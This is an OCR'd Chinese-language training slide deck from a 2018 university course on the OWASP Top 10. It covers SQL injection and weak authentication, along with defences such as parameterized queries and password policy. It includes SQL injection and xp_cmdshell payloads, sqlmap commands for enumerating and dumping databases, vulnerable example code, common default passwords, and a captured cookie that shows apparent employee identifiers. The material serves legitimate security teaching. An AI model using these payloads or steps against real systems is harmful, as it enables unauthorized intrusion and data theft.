常見網路攻擊與系統防護方法

2018/8/1 臺灣大學計資中心
Speaker：Lucas Ko
Email：lucasko.tw@gmail.com

大綱

- 本課程將透過介紹漏洞攻擊的方式，先引導同學了解攻擊手法，再了解如何防禦
- 說明2017年度最新所公布的OWASP Top10弱點，介紹每一個弱點項目
- 引導學員了解系統漏洞的原理
- 以實際案例介紹過往公司所發現的Web應用程式弱點
- 最後提供如何避免以及在系統開發上防範此弱點

駭客到底從哪來，為什麼總是這麼容易就發現漏洞

迷思

- 防火牆不是萬能的
  - 網路攻擊可以透過加密、編碼、減少攻擊頻率等手法，降低被偵測到的機率。
- 資安必須分層防護。
  - 只防護Public的頁面，對於後台系統完全不進行防護。

手法

- 自動化攻擊
  - 掃瞄服務
  - 弱點掃描
  - 針對弱點掃描的結果，使用Metasploit滲透平台進行入侵。
    - Metasploit針對已知弱點提供攻擊程式。
- 手動測試網站漏洞

該如何確保系統的安全

觀念

- 開發人員也必須要有資訊安全的知識。
  - 你的長官更需要
  - 懂得攻擊就懂得防禦
- 資安分層防護，不是安裝防火牆、IDS、IPS、防毒軟體就好，系統本身的防護也要做好。
- 開發初期就要導入資安，不是等到開發完畢後再透過原碼掃描或弱點掃描找尋弱點。
- 定期執行 滲透測試（Penetration Testing）

OWASP Top 10 2017

OWASP Top 10 2017

- A1：Injection
- A2：Broken Authentication
- A3：Sensitive Data Exposure
- A4：XML External Entities (XXE)
- A5：Broken Access Control
- A6：Security Misconfiguration
- A7：Cross-Site Scripting (XSS)
- A8：Insecure Deserialization
- A9：Using Components with Known Vulnerabilities
- A10：Insufficient Logging&Monitoring

新舊版差異

OWASP Top 10 2013	±	OWASP Top 10 2017
A1 – Injection	→	A1:2017 – Injection
A2 – Broken Authentication and Session Management	→	A2:2017 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	↘	A3:2013 – Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017 – XML External Entity (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017 – Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017 – Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017 – Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017 – Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017 – Insufficient Logging & Monitoring [NEW, Comm.]

A1 – Injection

A1 - Injection 1/3

駭客透過修改傳輸的參數，傳輸資料給一個interpreter，然而被修改後的參數被當作指令（Command）或是查詢（Query）語法，攻擊者利用惡意的資料欺騙interpreter，進而達到執行指令或是竄改資料的目的。


A1 - Injection 2/3

- 簡易測試是否存在SQL Injection弱點，直接在參數的部分打上單引號 ‘
  - 回傳SQL錯誤訊息：頁面存在SQL Injection漏洞

FileDate=' 1=1

A1 - Injection 3/3

某公司存在 SQL Injection （資料來源：Hitcon Zero Day）



威脅（Threat）

- 繞過身份認證機制
- 讀取機敏資料
- 修改資料庫資料（插入/更新/刪除）
- 對資料庫執行管理操作（例如關閉DBMS）
- 執行OS系統指令
  OS Injection

影響（Impacts）

- 注入攻擊導致機敏資料被竊取、修改
- 未經授權存取
- 服務的阻斷
- OS Injection導致主機被駭客所接管

Example - 繞過身份認證

```
username = "lucas" ;
password = "1234" ;
String sql = "SELECT * FROM WHERE username='" + username + "' AND
password='"+password +"'" ;
System.out.println(sql);
```

SELECT * FROM users WHERE username='lucas' AND password='1234'

```
username = "' or 1=1 --" ;
password = "1234" ;
String sql = "SELECT * FROM WHERE username='" + username + "' AND
password='"+password +"'" ;
System.out.println(sql);
```

SELECT * FROM users WHERE username='' or 1=1 --' AND password='1234'

駭客的攻擊方式

- SQL Injection可透過使用 sqlmap 工具，自動化產生SQL Injection攻擊。
- 前置動作：在URL上的每一個參數都打上一個單引號 ‘ ，若是有回傳與SQL相關的Error Message，則可使用 sqlmap進行攻擊。


Server Error in '/' Application.

Unclosed quotation mark after the character string '' and Password = ''.
Incorrect syntax near '' and Password = ''.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.


Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string '' and Password = ''.
Incorrect syntax near '' and Password = ''.

Source Error:

```
Line 29:                String strSQL = "select * from UserProfile where UserName = '" + txtId.Text + "' and Password = '" + txtPassword.Text + "'";
Line 30:                SqlCommand cmd = new SqlCommand(strSQL, cn);
Line 31:                SqlDataReader dr = cmd.ExecuteReader();
Line 32:                if (dr.Read())
Line 33:                {
```

sqlmap 攻擊 1/6

- **使用Burp Suite攔截 POST DATA**
  - 將資訊儲存至 *.raw
  - 就可使用登入後的 Cookie 進行測試
  - sqlmap -r "a.raw" -p "id"
  - -r 填入raw檔案
  - -p 填入要 injection 的目標欄位變數



sqlmap 攻擊 2/6

- Target:
  - At least one of these options has to be provided to define the
  - target(s)
  - -d DIRECT Connection string for direct database connection
  - -u URL, --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1")
  - -l LOGFILE Parse target(s) from Burp or WebScarab proxy log file
  - -x SITEMAPURL Parse target(s) from remote sitemap(.xml) file
  - -m BULKFILE Scan multiple targets given in a textual file
  - -r REQUESTFILE Load HTTP request from a file
  - -g GOOGLEDORK Process Google dork results as target URLs
  - -c CONFIGFILE Load options from a configuration INI file

sqlmap 攻擊 3/6

Enumeration:


```
        -a, --all       Retrieve everything
        --current-user  Retrieve DBMS current user
        --users         Enumerate DBMS users
        --passwords     Enumerate DBMS users password hashes
        --dbs           Enumerate DBMS databases
        --tables        Enumerate DBMS database tables
        --columns       Enumerate DBMS database table columns
        --dump          Dump DBMS database table entries
        --dump-all      Dump all DBMS databases tables entries
        --search        Search column(s), table(s) and/or database name
    -D DB               DBMS database to enumerate
        -T TBL          DBMS database table(s) to enumerate
        -C COL          DBMS database table column(s) to enumerate
        --sql-query=QUERY  SQL statement to be executed
```

1. --dbs 掃出的 database 名稱
2. --tables 掃出的每各database內的所有table名稱
3. --columns 掃出有使用的column的名稱

1. -D "xxx" = 可填入--dbs 掃出的名稱
2. -T "xxx" = 可填入--tables 掃出的名稱
3. -C "xxx" = 可填入--columns 掃出的名稱


sqlmap 攻擊 4/6

- 先使用 -p 鎖定幾個URL的參數進行測試
- sqlmap結果會告訴你哪個參數有漏洞




sqlmap 攻擊 5/6

確定特定參數有漏洞後，則可使用 --dbs --tables 等參數，去顯示資料庫的內容



sqlmap 攻擊 6/6

- 掃描資料庫內表格名稱
- sqlmap -r "a.raw" -p "id" -D dvwa --tables
  - -D dvwa 為選定的資料庫
- 若未選擇資料庫名稱，則顯示全部資料庫內的表格名稱



安全的防護方式

- 步驟 1：關閉Error Message
  - 此方法無法防範SQL Injection攻擊，但是可以降低與減少被攻擊成功的機率。
- 步驟 2 ：白名單字串驗證
- 步驟 3 ：增加參數化查詢

步驟 1：關閉Error Message

- 於.Net中，關閉Error Message

參數	說明
Off	Show everyone the detailed error message. This is rarely a good idea.
On	**Don't show anyone the detailed error message.**
RemoteOnly	Only show the detailed error message if you are testing from the local server where the site resides.

```
<?xml version="1.0"?>
<configuration>
    <system.web>
        <customErrors mode="On"/>
    </system.web>
</configuration>
```

步驟 1：關閉Error Message

- 於Apache Tomcat中，$CATALINA_HOME/conf/web.xml新增客製化Error Page

```
<error-page> <error-code>500</error-
code> <location>/Error.jsp</location>
</error-page>
```

步驟 2：白名單字串驗證

- 不使用黑名單字串的方式防護 SQL Injection
- **攻擊黑名單字串防護方式：**
  - **Standard SQL injection**
    - ‘;exec xp_cmdshell ‘dir’;–
  - **Upper and lower characters**
    - ‘;exec xP_cMdsheLL ‘dir’;–
  - **Char function encoding**
    - Declare @cmd as varchar(3000);Set @cmd =(CHAR(101)+CHAR(120)+....
  - **Nchar function encoding**
    - Declare @cmd as nvarchar(3000);Set @cmd =(nchar(101)+nchar(120)+....

步驟 2：白名單字串驗證

- 使用Regular Expression方式驗證有效的字串，如Name, Phone Number, E-mail, URL, Password等
  - is chinese：\u4e00-\u9fa5]*
  - is name (word)：[a-zA-Z0-9]*
  - is email ：\b[A-Z0-9._%+-]+@[A-Z0-9.-]+\.[A-Z]{2,}\b

https://blog.netspi.com/sql-injection-death-by-blacklist/

步驟 3 ：增加參數化查詢 1/4

- 於 Java 中使用安全的查詢方式

```
String custname = request.getParameter("customerName"); // This should REALLY be validated too
// perform input validation to detect attacks
String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";

PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```

https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

步驟 3 ：增加參數化查詢 2/4

- 於 C# 中使用安全的查詢方式

```
String query =
        "SELECT account_balance FROM user_data WHERE user_name = ?";
try {
        OleDbCommand command = new OleDbCommand(query, connection);
        command.Parameters.Add(new OleDbParameter("customerName", CustomerName Name.Text));
        OleDbDataReader reader = command.ExecuteReader();
        // …
} catch (OleDbException se) {
        // error handling
}
```

步驟 3 ：增加參數化查詢 3/4

- 於 PHP 中使用安全的查詢方式

```
$stmt = $dbh->prepare("INSERT INTO REGISTRY (name, value) VALUES (:name, :value)");
$stmt->bindParam(':name', $name);
$stmt->bindParam(':value', $value);
```

步驟 3 ：增加參數化查詢 4/4

- 其他：
  - 其他語言的參數化查詢
    - Ruby, PHP, Cold Fusion, and Perl
  - https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet

其他建議 1/2

- 建立一個專用的帳號，並給予其執行任務所需的最小權限。
- 將所有範例表格以及不需使用的 stored procedure 加以移除。
- 盡可能的使用 stored procedures。
- 找出所有需要執行的 SQL 指令，並僅允許這些指令的執行。

其他建議 2/2

- 在不需要使用 insert 或 update 的情形下使用 view 的方式來存取資料庫，可以應用在搜尋或是登入功能。
  檢查輸入 (包含資料類型、長度、格式等) 並去除不必要的內容。
- 採用合適的錯誤處理與記錄功能以確保資料庫發生錯誤時的訊息或其他技術資訊不會因此而洩漏。
- 選擇不易猜測的資料庫表格/欄位名稱。

A2 – Broken Authentication

威脅（Threat）

- 自行建立身份認證機制
- 遭受自動化的暴力破解攻擊
- 遭受自動化的字典破解攻擊
- 未過期的Session Token

影響（Impacts）


- 帳號/身份盜用
  - 攻擊者一旦獲得成功，就可以為受害者做任何事情。管理員帳號通常是針對目標。
- 機敏資料外洩

弱密碼

- **常用密碼**
  - 123456789、password、p@ssw0rd、0000、1qaz@WSX
- **公司名稱 (Domain Name)**
  - facebook、apple、google
- **全為數字、全為英文字**
  - 11111111、abcd、tiger
- **帳號等同於密碼**
- **不同台電腦共用同一組密碼**
- **不同服務共用同一組密碼**


常用密碼

- 案例：某公司系統的MSSQL使用弱密碼
- MSSQL 弱密碼
  - 帳號：sa
  - 密碼：1qaz2wsx



帳號等同於密碼

- admin / admin



第三方應用程式使用常用預設密碼

- 案例：公司使用第三方應用程式服務，未修改預設常用密碼
  - 帳號：admin
  - 密碼：1qaz@WSX

公司英文名稱/Domain為密碼 1/2

登入帳號密碼皆為網域名稱，成功登入至後台管理系統

公司英文名稱/Domain為密碼 2/2


某公司英文簡稱即為密碼
有3台電腦都使用同一組密碼，被視為3個高風險漏洞

不同台電腦共用同一組密碼

- 不同台電腦共用同一組密碼
  - 導致駭客破解一台電腦後，則使用被破解的密碼登入至其他台電腦。
  - 駭客通常破解Windows管理權限帳號後，會使用密碼破解工具，取得這台Windows上所有使用者的密碼，再去破解其他台電腦。
- 備註：若是成功使用同一組密碼登入至5台電腦，則會配視為5個高風險的漏洞

不同服務共用同一組密碼

- 駭客使用某漏洞破解Administrator密碼後，使用這組密碼登入不同的服務密碼，成功破解FTP密碼。



預防弱密碼攻擊

- 不使用預設帳號密碼
- 密碼不得與帳號名稱一樣
- 密碼不得使用可預測規則：
  - 公司名稱、員工編號、公司電話等
- 不使用常見密碼
  - 12345678、1qaz@WSX、1qaz2wsx
- 字串長度須超過8字元
  - 字串組合需包含數字、符號、大小寫字母
- 不同服務/電腦不應使用相同密碼

不安全的 Session 管理機制

- 帳號登出之後，將原先登入使用的Session重新使用，仍然可登入
- 影片：https://bit.ly/2HiuKLm
- 資料來源：Hitcon Zero Day

Session Timeout

- Safe **.Net** Session Timeout in **web.config**

```
<configuration>
  <system.web>
     <sessionState timeout="20"></sessionState>
  </system.web>
</configuration>
```

- Safe **Java Spring MVC** Session Timeout in **web.xml**

```
<web-app ...>

    ...
    <session-config>
        <session-timeout>20</session-timeout>
    </session-config>

</web-app>
```

可預測的Session 1/2


以員工ID作為Session ID。

```
Accept-Encoding: gzip, deflate
Cookie: UserID=0541; IDN0=F226231147; UserName=Ä¬ï¿½ï¿½ï¿½ï¿½R; UserEmpNoP=05410; UserDeptP=30510; UserIDP=0541;
UserTitleP=ï¿½uÅªï¿½; UserEmpNo=05410; UserDept=30510; UserDeptDP=; UserDeptName=ï¿½Þªºï¿½ï¿½ï¿½ï¿½ï¿½'ï¿½È¬; UserTitle=ï¿½uÅªï¿½;
UserJobTit=311; UserTell=1231; Sign0n=42208.3920785301; Sign0ff=42207.6825406597; ASP.NET_SessionId=pyzpulyebsvwyfb3ofvluh45
```

